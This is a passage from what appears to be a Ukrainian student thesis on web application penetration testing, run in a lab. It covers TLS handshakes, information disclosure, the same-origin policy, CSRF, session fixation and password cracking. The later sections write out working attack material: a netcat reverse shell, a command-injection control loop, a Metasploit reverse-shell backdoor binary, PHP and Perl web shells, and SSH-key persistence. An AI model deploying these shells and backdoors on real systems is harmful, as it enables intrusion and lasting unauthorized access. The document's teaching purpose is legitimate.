+V/nVqyvuwZFp04vuqErSQ2CCn8TWVX0b+2AQ8bLwEwISp+jtoDjjOQFZ3XCA2Bw
```

Рисунок 2.3.3 Ssl-команда

Хост – e.mail.ru. Спочатку, команда openssl встановлює захищене з’єднання, відбувається узгодження по сертифікатам (які відповідають даному домену).

```
No client certificate CA names sent
---
SSL handshake has read 3948 bytes and written 434 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 0DB7BD569546E1248A2FEC661F44E44CBE02713F62FE1231FBD25D6801D71FC4
    Session-ID-ctx:
    Master-Key: 4DB8523BDFE60911902DE8DA831179C76EBF9188BD335ECEFC4A23BF66E61EF6A4B78DF89BD
BEFED9E3DC5F433CF9E8A
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 6f ff 02 0d 70 f1 d6 c1-a2 af a1 65 9f 48 2b aa   o...p......e.H+.
    0010 - 25 e1 fb 70 52 77 a1 13-a8 f9 21 f1 8a 7f fb 00   %..pRw....!.....
    0020 - 08 f6 90 ca 84 26 99 c7-0e a0 f8 28 a9 9f 94 2d   .....&.....(...-
    0030 - ee e7 8f 89 94 74 d4 2d-73 b5 ee 04 75 94 cf d3   .....t.-s...u...
    0040 - 39 2c 89 94 19 84 36 9b-6a cf 88 1d c7 fc 64 a3   9,....6.j.....d.
    0050 - e7 74 a3 f9 b6 2d 55 db-a1 21 a1 40 46 54 76 3c   .t...-U..!.@FTv<
    0060 - e6 57 cd af 34 33 93 b3-88 04 82 60 de e5 24 92   .W..43.....`..$.
    0070 - 99 f8 b8 97 4a d1 bf 78-68 38 0f d3 43 94 e9 97   ....J..xh8..C...
    0080 - b2 32 3b 0f de df 52 2c-0c 6b 14 9a f9 6e 7d d5   .2;...R,.k...n}.
    0090 - f7 6b 52 43 57 dc 07 1f-c2 85 88 24 a3 88 83 05   .kRCW......$....
    00a0 - 50 99 2d 93 a2 bd ea b0-22 c7 a0 25 1b 1e b4 a3   P.-.....".."%....
```

Рисунок 2.3.4 Узгодження сертифікатів

Потім відбувається узгодження ssl, вибір типу шифрування який необхідно використовувати на даній захищеній сесії (cipher). Потім система переходить у стан прийняття запити у вигляді звичайного http протоколу.

```
GET /robots.txt HTTP/1.1
Host: e.mail.ru

HTTP/1.1 200 OK
Server: nginx
Date: Mon              14:10:40 GMT
Content-Type: text/plain
Content-Length: 90
Last-Modified: Tue, 10 Dec 2013 12:08:20 GMT
Connection: keep-alive
ETag: "52a70434-5a"
X-Frame-Options: SAMEORIGIN
X-Host: f352.i.mail.ru
X-XSS-Protection: 1; mode=block; report=https://cspreport.mail.ru/xxssprotection
X-ETime: 4.887
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=16070400; includeSubDomains; preload
Content-Security-Policy: default-src https: *.mail.ru *.imgsmail.ru *.attachmail.ru *.live.
com *.youtube.com *.youtube.ru *.youtu.be *.rutube.ru *.vimeo.com *.smotri.com *.dailymotio
n.com *.rambler.ru *.ivi.ru *.videomore.ru *.gemius.pl *.weborama.fr *.adriver.ru *.serving
-sys.com *.mradx.net; script-src 'unsafe-inline' 'unsafe-eval' https: *.mail.ru *.imgsmail.
ru *.yandex.ru *.odnoklassniki.ru ok.ru *.youtube.com *.dailymotion.com *.vimeo.com *.score
cardresearch.com; img-src https: *; style-src 'unsafe-inline' 'unsafe-eval' https: *.mail.r
u *.imgsmail.ru; font-src data: https: *.imgsmail.ru; report-uri https://cspreport.mail.ru/
Accept-Ranges: bytes

User-Agent: *
Allow: /cgi-bin/signup$
Allow: /cgi-bin/passremind$
Allow: /$
Disallow: /
```

Рисунок 2.3.5 Контент файлу

Інструменти для створення запиту зміни змісту або заголовку веб-серверу:

- wget -O - http://target.com – команда, для того щоб рекурсивно брати зміст веб-серверу. Позначається точка входу і далі завантажується потрібний веб-сервер і зберігається у вигляді файлу локально.
- curl http://target.com

2.4 Дослідження вразливостей

Розкриття службових даних (надання користувачу доступу до даних стосовно роботи веб-системи, які йому насправді не потрібні)

Можливі дані:

- Структура файлової системи (коли певний метод починає працювати неправильно іноді в вікно браузера користувача видається шлях по якому розташовується даний скрипт або які параметри він має. Це дає зловмиснику уявлення про розташування проекту на цільовій системі)
- Користувачі (розробники, адміністратори. Наприклад, створює можливість по підбору паролів)
- Вихідний код (може надати зручний інтерфейс по пошуку вразливостей цієї бази коду і логіку роботи системи)
- Внутрішня архітектура (надає дані про бекенд, бази даних, внутрішні налаштування компонентів, php info)
- Налаштування

Причини:

- Помилки додатку
- Помилки конфігурації
- Системи контролю версій (svn / cvs / git / …)
- html-код
- “сміттєві” файли

2.4.1 Дослідження вразливостей. Приклад 1



Рисунок 2.4.1.1 Дослідження вразливостей

Присутній домен intra.trophyarea.com, скрипт missused.php, параметр p, який приймає значення яке відповідає файлу, скрипт бере файл з ім'ям 1 і виводить на екран. Якщо ввести неіснуючий файл, то з'являється помилка як в прикладі. Інформація /var/www/missused.php потенційно небезпечна для розкриття.

2.4.2 Дослідження вразливостей. Приклад 2

Python | bash

```
$ls egroupware/
about.php              home                redirect.php
activesync             importexport        registration
addressbook            index.php           remote.php
admin                  infolog             resources
api                    jdots               rpc.php
bookmarks              json.php            sambaadmin
calendar               login.php           set_box.php
composer.json          logout.php          setup
composer.lock          mail                share.php
developer_tools        manual              sitemgr
doc                    news_admin          status.php
emailadmin             notifications       svn-helper.php
etemplate              phpbrain            timesheet
filemanager            phpfreechat         tracker
files                  phpgwapi            webdav.php
groupdav.htaccess      pixelegg            wiki
groupdav.php           preferences
header.inc.php.template projectmanager
$ls egroupware/.svn/
entries  format   pristine tmp      wc.db
```

Рисунок 2.4.2.1 Дослідження вразливостей

На рисунку зображений результат виконання команди:

svn checkout http://svn.egroupware.org/egroupware/trunk/aliases/default

Команда з сайту egroupware – це велика веб-система, і дана команда дозволяє потрапити напряму у веб-директорію.

ls egroupware/.svn/

entries format pristine tmp wc.db

Дані рядки коду дозволяють зазирнути всередину директорії і отримати список файлів, вихідні дані, аутентифікаційна інформація, база даних, список вразливостей і тд.

2.5 Безпека клієнтської частини

При прийнятті рішення яким документам дозволити доступ до яких документів, браузер оперує трьома параметрами:

- Протокол (http/https)
- Домен (йде після вказання протоколу)
- Порт (80 або 443 за замовченням)

Однаковим джерелом вважається однаковий протокол і домен (з будь-якою кількість папок, файлів чи методів).



Рисунок 2.5.1 Безпека клієнт. частини

2.5.1 Безпека клієнтської частини. Приклад 1

Нижче представлений фрагмент коду, який знаходиться на сайті beta.com/index.html

Код завантажує в iframe документ іншого домену, а також ініціює частину javascript, яка бере елемент з ім’ям target (який відповідає нашому iframe), привласнює хендлер на onload (при завантажуванні iframe спрацьовує

ця функція) з функцією, яка намагається роздрукувати значення location цього документу.

```
<iframe src="http://alpha.com" name="target">
</iframe>
<script>
document.getElementsByName("target")[0].onload=function() {
        try {
                alert(frames[0].location);
        } catch (e) {
                alert("error"+e);
        }
};
</script>
```

Рисунок 2.5.1.1 Функція iframe

Виконання даної операції представлено на рисунку нижче:



Рисунок 2.5.1.2 Виконання операції

(сайт beta.com являється штучно зробленим доменом на локальному рівні)

При спробі виконання доступу до location, з'явилась помилка permission denied і виконання команди було перервано завдяки same-origin policy.

2.5.2 Безпека клієнтської частини. Приклад 2

Завантажимо два документи з однакового домену

```
<iframe src="http://beta.com/same.html" name="target">
</iframe>
<script>
document.getElementsByName("target")[0].onload=function() {
        try {
                alert(frames[0].location);
        } catch (e) {
                alert("error"+e);
        }
};
</script>
```

Рисунок 2.5.2.1 Док. з однакового домену



Рисунок 2.5.2.2 Контент документу

Контент документу відображається без помилок, а також локація даного iframe показана коректно.

2.6 Cookies

Змінна, яку визначає веб-сервер, також використовує правило same-origin policy. Параметри, які приймає cookies:

- Час життя (expires - вказується дата закінчення терміну дії, max-age - час в секундах отримання браузером даної змінної)
- Scope – визначає по шляху або домену область призначення кукі, яку ми плануємо визначити. Якщо визначити кукі на певному домені, вони будуть діяти на всі під-домени, але не на іншому домені, для того щоб не можна було контролювати з інших сайтів (path, domain)
- Атрибути – визначають видимість кукі стосовно умов де її намагаються переглянути (httponly – якщо тру то кукі не буде доступна через методи, які виконуються в клієнтській частині сторінки, secure – якщо on то значення буде передаватись тільки по захищеному https з’єднанню)

2.7 Атака cross site request forgery (міжсайтова підробка запитів)



Рисунок 2.7.1 Атака CSRF

Зловмисник створює сайт і розміщую на ньому свій певний код. Потім передає посилання користувачу, той в своєму браузері переходить по даному посиланню і заходить на сайт зловмисника. Так як протокол html дозволяє додавати в один документ інший, робити кросс-лінки, зловмисник робить таким чином, щоб документ який видається його сайтом містив посилання на інший сайт, який є ціллю атаки. Тобто користувач здійснює користування сайтом target.com використовуючи перший сайт у якості «ширми». І якщо на сайті target.com у користувача відкрита сесія, введений і збережений логін та пароль, зловмисник отримає ці дані.

2.7.1 Міжсайтова підробка запитів. Приклад 1

```
...
<img src='http://target.com/killme?id=1'>
...
```

Рисунок 2.7.1.1 Приклад CSRF

Застосовуємо метод який видаляє інформацію про користувача з бази даних на сайті, на домені який контролює зловмисник. Ця команда передається адміністратору сайту, на який запланована атака і таким чином, під час перевірки цієї команди, користувач буде видалений з системи. Така атака не наносить великої шкоди, скоріше завдасть певних незручностей.

2.7.2 Міжсайтова підробка запитів. Приклад 2

Серед веб-розробників першою реалізацією захисту від csrf-атак є переробка GET запитів на POST запити. Цей метод не є ефективним і прикладом є даний фрагмент коду.

```
...
<form action='http://target.com/killme'>
<input type=hidden name=id value=1>
</form>
...
<script>submitForm()</script>
```

Рисунок 2.7.2.1 Спроба захисту від csrf

Браузер користувача зайшовши на сторінку сайту зловмисника автоматично отримає форму з заповненими рядками (які не будуть відображатись) і одразу засабмітить цю форму. Далі ситуація розгортається подібно першому випадку, за винятком того, що приклад 1 – це GET запит, а приклад 2 – спроба захиститись POST запитом, яка, як зрозуміло з коду, не вдала.

2.8 Фіксація сесії

Доволі стара вразливість, була доволі широко розповсюджена, зараз зустрічається достатньо рідко в класичній формі, але різні варіації досі існують. Платформо-незалежна і не пов'язана з помилками фільтрації даних, це архітектурна вразливість, яка закладена на початку (некоректно реалізована архітектура).

Схема наступна: існує веб-сервер, який працює на базі сесії. Тобто користувач авторизується, відкривається сесія. За одним винятком, при першому вході, до авторизації, користувач заходить на сервер і той повертає сесію, далі, при введені логіну та паролю, ця сесія залишається однаковою, але з боку серверу відбувається підвищення привілегій для цієї сесії.



Рисунок 2.8.1 Фіксація сесії

Зловмисник заходить на певний сайт, створюється сесія і повертається sessionid, яким він володіє. Далі, замість того щоб ввести логін і пароль самостійно, і підвищити привілегій сесії, зловмисник передає в рамках якого-небудь запиту цей сесійний ідентифікатор користувачу. Той заходить по цьому лінку, бачить не активовану сесію, вводить свій логін і пароль. Для користувача сесія залишається без змін, а зловмисник отримав відкриту сесію залогінену в систему.

2.9 Приклад підбору паролю

Розглянемо, яким чином можна здійснити підбір паролю і перетворити хеш в звичайний текст паролю, за допомогою Kali Linux. Спочатку створимо деяку сутність, яка буде містити пароль, використавши утиліту htpasswd, яка йде разом з веб-сервером apache.

```
root@xenomorph:~/stepic#
root@xenomorph:~/stepic# htpasswd
Usage:
        htpasswd [-cmdpsD] passwordfile username
        htpasswd -b[cmdpsD] passwordfile username password

        htpasswd -n[mdps] username
        htpasswd -nb[mdps] username password
 -c  Create a new file.
 -n  Don't update file; display results on stdout.
 -m  Force MD5 encryption of the password (default).
 -d  Force CRYPT encryption of the password.
 -p  Do not encrypt the password (plaintext).
 -s  Force SHA encryption of the password.
 -b  Use the password from the command line rather than prompting for it.
 -D  Delete the specified user.
On other systems than Windows, NetWare and TPF the '-p' flag will probably not work.
The SHA algorithm does not use a salt and is less secure than the MD5 algorithm.
root@xenomorph:~/stepic# htpasswd -c passwd alex
New password:
Re-type new password:
Adding password for user alex
root@xenomorph:~/stepic# cat passwd
alex:$apr1$YL8iR7OY$qYQ2ruVDMw0ShQwQaUsvz/
root@xenomorph:~/stepic# john passwd
```

Рисунок 2.9.1 htpasswd

Утиліта htpasswd приймає в якості параметрів - файл паролів і ім’я користувача яке потрібно додати. Після створення виводимо запис певного користувача alex (cat passwd), але нам потрібно перетворити пароль в відкритий вид.

```
root@xenomorph:~/stepic# john passwd
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
alpha            (alex)
guesses: 1  time: 0:00:00:00 DONE (Wed      6 07:43:31     )  c/s: 8966  trying: 1q2w3e - blazer
Use the "--show" option to display all of the cracked passwords reliably
root@xenomorph:~/stepic# htpasswd passwd peter
New password:
Re-type new password:
Adding password for user peter
```

Рисунок 2.9.2 Запис користувача

Створюємо нового користувача з новим паролем. Командою john намагаємось підібрати правильний пароль, але через те, що слова немає у вбудованому словнику, програма намагається підібрати шляхом різних комбінацій.

```
root@xenomorph:~/stepic# john passwd
Loaded 2 password hashes with 2 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
Remaining 1 password hash
guesses: 0  time: 0:00:00:04 53.41% (2) (ETA: Wed      6 07:44:17     )  c/s: 20540  trying: 2montana - 2nadine
guesses: 0  time: 0:00:00:05 62.84% (2) (ETA: Wed      6 07:44:17     )  c/s: 19742  trying: Ella9 - Flanders9
guesses: 0  time: 0:00:00:06 72.27% (2) (ETA: Wed      6 07:44:18     )  c/s: 19213  trying: Vincent. - Yellow.
guesses: 0  time: 0:00:00:07 81.63% (2) (ETA: Wed      6 07:44:18     )  c/s: 18826  trying: 9yamaha - 9anaconc
guesses: 0  time: 0:00:00:08 91.01% (2) (ETA: Wed      6 07:44:18     )  c/s: 18527  trying: roched - sexed
guesses: 0  time: 0:00:00:09 0.00% (3)  c/s: 18149  trying: basic - sallon
guesses: 0  time: 0:00:00:10 0.00% (3)  c/s: 17882  trying: sectu1 - sectal
guesses: 0  time: 0:00:00:11 0.00% (3)  c/s: 17739  trying: 0151383 - 0151519
guesses: 0  time: 0:00:00:12 0.00% (3)  c/s: 17579  trying: shrata - shrage
guesses: 0  time: 0:00:00:13 0.00% (3)  c/s: 17567  trying: abases - abashi
guesses: 0  time: 0:00:00:26 0.00% (3)  c/s: 17441  trying: j1kk69 - j1ker!
guesses: 0  time: 0:00:00:27 0.00% (3)  c/s: 17406  trying: bonghum - bonguan
guesses: 0  time: 0:00:00:28 0.00% (3)  c/s: 17357  trying: ab205 - ab245
guesses: 0  time: 0:00:00:29 0.00% (3)  c/s: 17314  trying: rayey - ray28
guesses: 0  time: 0:00:00:33 0.00% (3)  c/s: 17303  trying: cleme1 - clembo
Session aborted
```

Рисунок 2.9.3 Підбір паролю

Зупинимо програму, бо підбір може зайняти дуже довгий час, скористуємось словарною атакою на наш файл паролів. Для цього вкажемо опцію wordlist і приєднаємо словник англійських слів. Після чого процес вгадування паролю відбувається дуже швидко.



Рисунок 2.9.4 Опція wordlist

2.10 Доступ до системи

Які методи є у зловмисника для організації перманентного доступу на цільову систему? В деяких випадках він може виконувати глобальні системні налаштування, в інших випадках таких прав немає і він обмежений веб-директорією. Через це, розріняються методи якими зловмисник може користуватись.

Найпростіший – аутентифікаційні дані. Визначаючи яким чином здійснюється аутентифікація на цільовій системі за допомогою різних сервісів, додається певний користувач, краще зробити його схожим на звичайного системного. Наступний метод – бінарні бекдори, які ми завантажуються на систему і організовуються періодичні виконання. Інший метод – організація системного бекдору на рівні ядра операційної системи. Такі випадки дуже складні для виявлення, тому що мережевого зв’язку не видно, не відображаються файли з якими працюють, каталог, процеси які викликані діями зловмисника і тд. Для системних утиліт він не видимий. І останній метод – веб бекдор, який можна організувати різними способами. Якщо немає доступу до загальної системи налаштувань, створюється метод на цільовому веб-сервері або таємний вхід в існуючому методі.

2.11 Приклад методу бекдор за допомогою аутентифікаційних даних з використанням ssh серверу

Ssh сервер використовує для аутентифікаціїї на ньому, окрім паролю, схему з публічним приватним ключем. З боку машини, на якій планується доступ без паролю на певний сервер, генерується за допомогою утиліти ssh -

key gen приватний і публічний ключі. Приватний ключ розміщується в директорії /home/user/.ssh/id.dsa або /home/user/.ssh/id.rsa в залежності від обраного алгоритму. Публічний розміщується в /home/user/.ssh/id.dsa.pub. Публічний ключ відправляється на віддалений цільовий сервер, на який потребується доступ без паролю, додається в файл який знаходиться в домашньому каталозі .ssh/authorised_case. В цьому файлі містяться всі парні публічні авторизовані ключі, які можна використовувати для аутентифікації на даному ssh сервері. Тобто, зловмисник може створити ключ (пару публічний-приватний), надіслати його певному користувачу і може отримати можливість безперешкодно переглядати інформацію даного користувача, навіть після зміни паролю.

2.12 Організація каналу управління

Коли у зловмисника є певна вразливість, яку він знайшов в ситемі, через яку можна виконати код, кожен раз створювати дію для виконання цієї вразливості не зручно, тому намагаються організувати постійний канал, по якому може відбуватись дія або зробити виконання необхідних дій автоматизовано.

```
while ( true ); do read cmd;
wget -O – http://target/vuln?$cmd; done
```

Ціль target, де був виявлений параметр vuln вразливий до cmd ін’єкцій. Організовується нескінченний цикл, в ході якої достатньо ввести потрібну команду для виконання і не потрібно щоразу вручну прописувати всі дії.

2.13 Встановлення контрольного каналу з’єднання і побудова трояну для системи Linux

Спочатку, за домогою nc організовується канал управління між двома машинами. Машина colibri – локальна (mac os), xenomorph – імовірно атакована машина (kali linux), де можна виконувати будь-які команди. Спроба організувати з’єднання на прослуховування на xenomorph. Colibri отримує

запит на з’єднання за ip адресою, після чого всі дії будуть відображатись на обох машинах.

```
colibri:~$nc 192.168.56.101 88
jjj
```

Рисунок 2.13.1 Машина Colibri

```
root@xenomorph:~/stepic# nc -l -p 88
jjj
```

Рисунок 2.13.2 Xenomorph

Таким чином, між машинами можна передавати, наприклад, файл. На машині xenomorph все з std:out записується в test. На машині colibri створюється файл з контентом і передали його на іншу машину.

```
colibri:~$echo "AAA"> test
colibri:~$cat test
AAA
colibri:~$cat test|nc 192.168.56.101 88
colibri:~$
```

Рисунок 2.13.3 Файл з контентом

```
root@xenomorph:~/stepic# nc -l -p 88 > test
root@xenomorph:~/stepic# cat test
AAA
root@xenomorph:~/stepic#
```

Рисунок 2.13.4 Передача файлу

Спроба організувати зворотній зв’язок за допомогою команд.

```
root@xenomorph:~/stepic# nc 192.168.56.1 8811 -e /bin/bash
```

Рисунок 2.13.5 Зворотній зв’язок

```
colibri:~$nc -l 8811
id
uid=0(root) gid=0(root) groups=0(root)
uname
Linux
uname -a
Linux xenomorph 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali8 i686 GNU/Linux
```

Рисунок 2.13.6 Відповідь на команду

2.14 Використання пакету metasploit

Універсальний фреймворк, який створений для того, щоб вирішувати всі задачі пов’язані з аналізом захищеності системи.

Виклик команди msfpayload – створює бінарні файли або потоки байт з потрібним функціоналом. Для початку, потрібно переглянути список всіх доступних payload.

Рисунок 2.14.1 Команда msfpayload

Параметри виклику команди: вказуємо payload (визначає кінцевий результат), який має свій набір налаштувань, також вказуємо формат виводу (інформація, масив C, C#, Perl, Ruby і тд). Потрібний формат в даному випадку .exe – бінарний виконуваний файл.

Рисунок 2.14.2 Метод payload

На рисунку вище видно процес вибору методу payload, а також виклик налаштувань. Вказується ip адреса і порт з’єднання.

```
root@xenomorph:/opt/metasploit/app# ./msfpayload linux/x86/shell_reverse_tcp LHOST=192.168.56.1 X > bintest
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell_reverse_tcp
 Length: 68
Options: {"LHOST"=>"192.168.56.1"}
root@xenomorph:/opt/metasploit/app# ls -la bintest
-rw-r--r-- 1 root root 152 May  6 09:23 bintest
root@xenomorph:/opt/metasploit/app# file bintest
bintest: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size
root@xenomorph:/opt/metasploit/app# chmod +x bintest
```

Рисунок 2.14.3 Bintest

Створився бінарний файл bintest. Його можна відправити на будь-яку операційну систему, будь-який сервер, запустити і він буде намагатись встановити з'єднання за адресою яка була задана, на порт 4444. Тобто, це бекдор який можна використовувати багато разів.

Якщо немає прав для роботи з системою, можна створити веб-бекдор і покласти в доступне через http місце, і викликати за потребою. Декілька варіантів бекдору:

```
<?php passthru($_REQUEST['c']) ?>
```

```
...
my @cmd = `$req`;
foreach my $line (@cmd) {
        print $line . "<br/>";
}
...
```

```
AddType application/x-httpd-php .txt
```

Рисунок 2.14.4 Веб-бекдор

Висновок

У роботі був проведений аналіз уразливостей та методів тестування на проникнення в систему веб-додатків, системи реагування на програмні небезпечні та незаплановані події, аналіз баз даних та засобів пошуку вразливостей.

В ході роботи було виявлено, що при теперішньому розвитку інтернет технологій надійність веб-додатків є необхідністю. Було розглянуто основні методи атаки, захисту та тестування програмних засобів, для забезпечення безпеки веб-програм, досліджено їх продуктивність на прикладі роботи з реальними даними в реальній системі.

Зважаючи на те, що в даній роботі присутні різні підходи щодо визначення захищеності – було отримано розширений результат, в якому відображено проблеми безпеки з різних аспектів.

Потрібно приділити значну увагу заповненню прогалин уразливості, мінімізації ризиків хакерства і тим самим забезпечити безпеку веб-додатків.

Список літератури

1. International Forum of Educational Technology & Society [Електронний ресурс]. – Режим доступу : http://ifets.ieee.org/.
2. Automated Testing of Desktop. Web. Mobile. [Електронний ресурс] // Ranorex Company. – Режим доступу : http://www.ranorex.com/
3. Category:Software testing tools [Електронний ресурс] // Вікіпедія – вільна енциклопедія. – Режим доступу : https://en.wikipedia.org/wiki/Category:Software_testing_tools
4. 5 Best Test Automation Tools [Електронний ресурс] // automated-360 blog . – Режим доступу : http://automated- 360.com/automation-tools/5-best-testautomation-tools
5. List of Testing Tools. [Електронний ресурс] // guru99 – professional courses. – Режим доступу : http://www.guru99.com/list-of-testing-tools.html
6. Тестування програмного забезпечення. [Електронний ресурс] // Вікіпедія – вільна енциклопедія.
7. DOU. Тестирование. Фундаментальная теорія. [Електронний ресурс]: Gennadii Mishchevskii. – 2015. – Режим доступу : https://dou.ua/forums/topic/13389/
8. Broken Authentication [Електронний ресурс]. – Режим доступу: https://www.owasp.org/index.php/Top_10-2017_A2-Broken_Authentication
9. Статья «Внедрение SQL кода» [Електронний ресурс]. – Режим доступу: https://ru.wikipedia.org/wiki/Внедрение_SQL-кода
10. Kali Linux [Електронний ресурс]. – Режим доступу: https://www.kali.org
11. .Сканер Nmap [Електронний ресурс]. – Режим доступу: https://nmap.org
12. OWASP Testing Guide [Електронний ресурс]. – Режим доступу: https://www.owasp.org/index.php/OWASP_ Testing_Guide_v4_Table_of_Contents
13. Стаття «Metasploit инструкция по применению» [Електронний ресурс]. – Режим доступу: https://cryptoworld.su/metasploit